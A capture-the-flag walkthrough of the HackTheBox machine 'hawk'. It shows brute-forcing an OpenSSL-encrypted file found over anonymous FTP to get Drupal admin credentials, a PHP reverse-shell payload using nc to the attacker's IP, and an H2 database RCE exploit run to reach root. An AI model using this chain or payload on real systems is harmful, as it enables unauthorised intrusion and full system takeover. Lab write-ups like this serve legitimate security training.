OPENSSL BRUTE FORCE TO GET DRUPAL CREDS

DRUPAL ADMIN TO PHP SHELL

H2 DATABASE EXPLOIT TO PRIVESC

```
PORT   STATE SERVICE    VERSION
21/tcp  open  ftp       vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x   2 ftp     ftp        4096 Jun 16  2018 messages
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.17
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp  open  ssh       OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e4:0c:cb:c5:a5:91:78:ea:54:96:af:4d:03:e4:fc:88 (RSA)
|   256 95:cb:f8:c7:35:5e:af:a9:44:8b:17:59:4d:db:5a:df (ECDSA)
|_  256 4a:0b:2e:f7:1d:99:bc:c7:d3:0b:91:53:b9:3b:e2:79 (ED25519)
80/tcp  open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
```

```
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome to 192.168.56.103 | 192.168.56.103
5435/tcp open  tcpwrapped
8082/tcp open  http        H2 database http console
|_http-title: H2 Console
9092/tcp open  XmlIpcRegSvc?
```

FTP

```
root@kali:/home/kali/Desktop/hackthebox/hawk# ftp hawk.htb
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 ftp      ftp          4096 Jun 16  2018 .
drwxr-xr-x    3 ftp      ftp          4096 Jun 16  2018 ..
drwxr-xr-x    2 ftp      ftp          4096 Jun 16  2018 messages
ftp> cd messages
ftp> ls –la
drwxr-xr-x    2 ftp      ftp          4096 Jun 16  2018 .
drwxr-xr-x    3 ftp      ftp          4096 Jun 16  2018 ..
-rw-r--r--    1 ftp      ftp           240 Jun 16  2018 .drupal.txt.enc
ftp> get .drupal.txt.enc
root@kali:/home/kali/Desktop/hackthebox/hawk# file drupal.txt
drupal.txt: openssl enc'd data with salted password, base64 encoded
```

```
git clone https://github.com/deltaclock/go-openssl-bruteforce.git
cd go-openssl-bruteforce/
go build -o openssl-brute
```

```
root@kali:/home/kali/Desktop/hackthebox/hawk# mv drupal.txt /home/kali/Desktop/tools/go-openssl-bruteforce/

root@kali:/home/kali/Desktop/tools/go-openssl-bruteforce# ./openssl-brute -file ./drupal.txt

Bruteforcing Started

CRACKED!! Results in file [ result-aes-256-cbc ]

--------------------------------------------------

Found password [ friends ] using [ aes-256-cbc ] algorithm!!

--------------------------------------------------

Daniel,

Following the password for the portal:

PencilKeyboardScanner123

Please let us know when the portal is ready.

Kind Regards,

IT department
```


http://hawk.htb/

admin - PencilKeyboardScanner123

http://hawk.htb/node

MODULES→ENABLE PHP FILTER save configuration


ADD CONTENT→CREATE BASIC PAGE



Title * akg

Body (Edit summary)

```
<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.17 8082 >/tmp/f"); ?>
```



Text format PHP code

- You may post PHP code. You should include <?php ?> tags.

```
root@kali:/home/kali/Desktop/hackthebox/hawk# nc -nlvp 8082

akg view

SHELL GAINED!!!!!!!

www-data@hawk:/var/www/html$ ps -elf|grep root

4 S root      805    799  0  80   0 -  1157 -     18:36 ?       00:00:00 /bin/sh -c /usr/bin/java -jar /opt/h2/bin/h2-1.4.196.jar

4 S root      816     1  0  80   0 - 42283 -     18:36 ?       00:00:00 /usr/bin/python3 /usr/bin/networkd-dispatcher

root@kali:/home/kali/Desktop/hackthebox/hawk# searchsploit h2 database

--------------------------------------------------------------------------------- ---------------------------------

 Exploit Title                                                  |  Path

--------------------------------------------------------------------------------- ---------------------------------

H2 Database - 'Alias' Arbitrary Code Execution                              | java/local/44422.py

H2 Database 1.4.196 - Remote Code Execution                                 | java/webapps/45506.py

H2 Database 1.4.197 - Information Disclosure                                | linux/webapps/45105.py

Oracle Database 10 g - XML DB xdb.xdb_pitrig_pkg Package PITRIG_TRUNCATE Functio | multiple/remote/31010.sql


root@kali:/home/kali/Desktop/hackthebox/hawk# cp /usr/share/exploitdb/exploits/java/webapps/45506.py .

root@kali:/home/kali/Desktop/hackthebox/hawk# mv 45506.py exploit.py

root@kali:/home/kali/Desktop/hackthebox/hawk# python -m SimpleHTTPServer 80

www-data@hawk:/tmp$ wget 10.10.14.17/exploit.py

www-data@hawk:/tmp$ python3 exploit.py

usage: exploit.py [-h] -H 127.0.0.1:8082 [-d jdbc:h2:~/emptydb-u65vu]

exploit.py: error: the following arguments are required: -H/--host

www-data@hawk:/tmp$ python3 exploit.py -H 127.0.0.1:8082

[*] Attempting to create database

[+] Created database and logged in

[*] Sending stage 1
```

```
[+] Shell succeeded - ^c or quit to exit

h2-shell$ id

uid=0(root) gid=0(root) groups=0(root)
```

ROOTED!!!!!!!!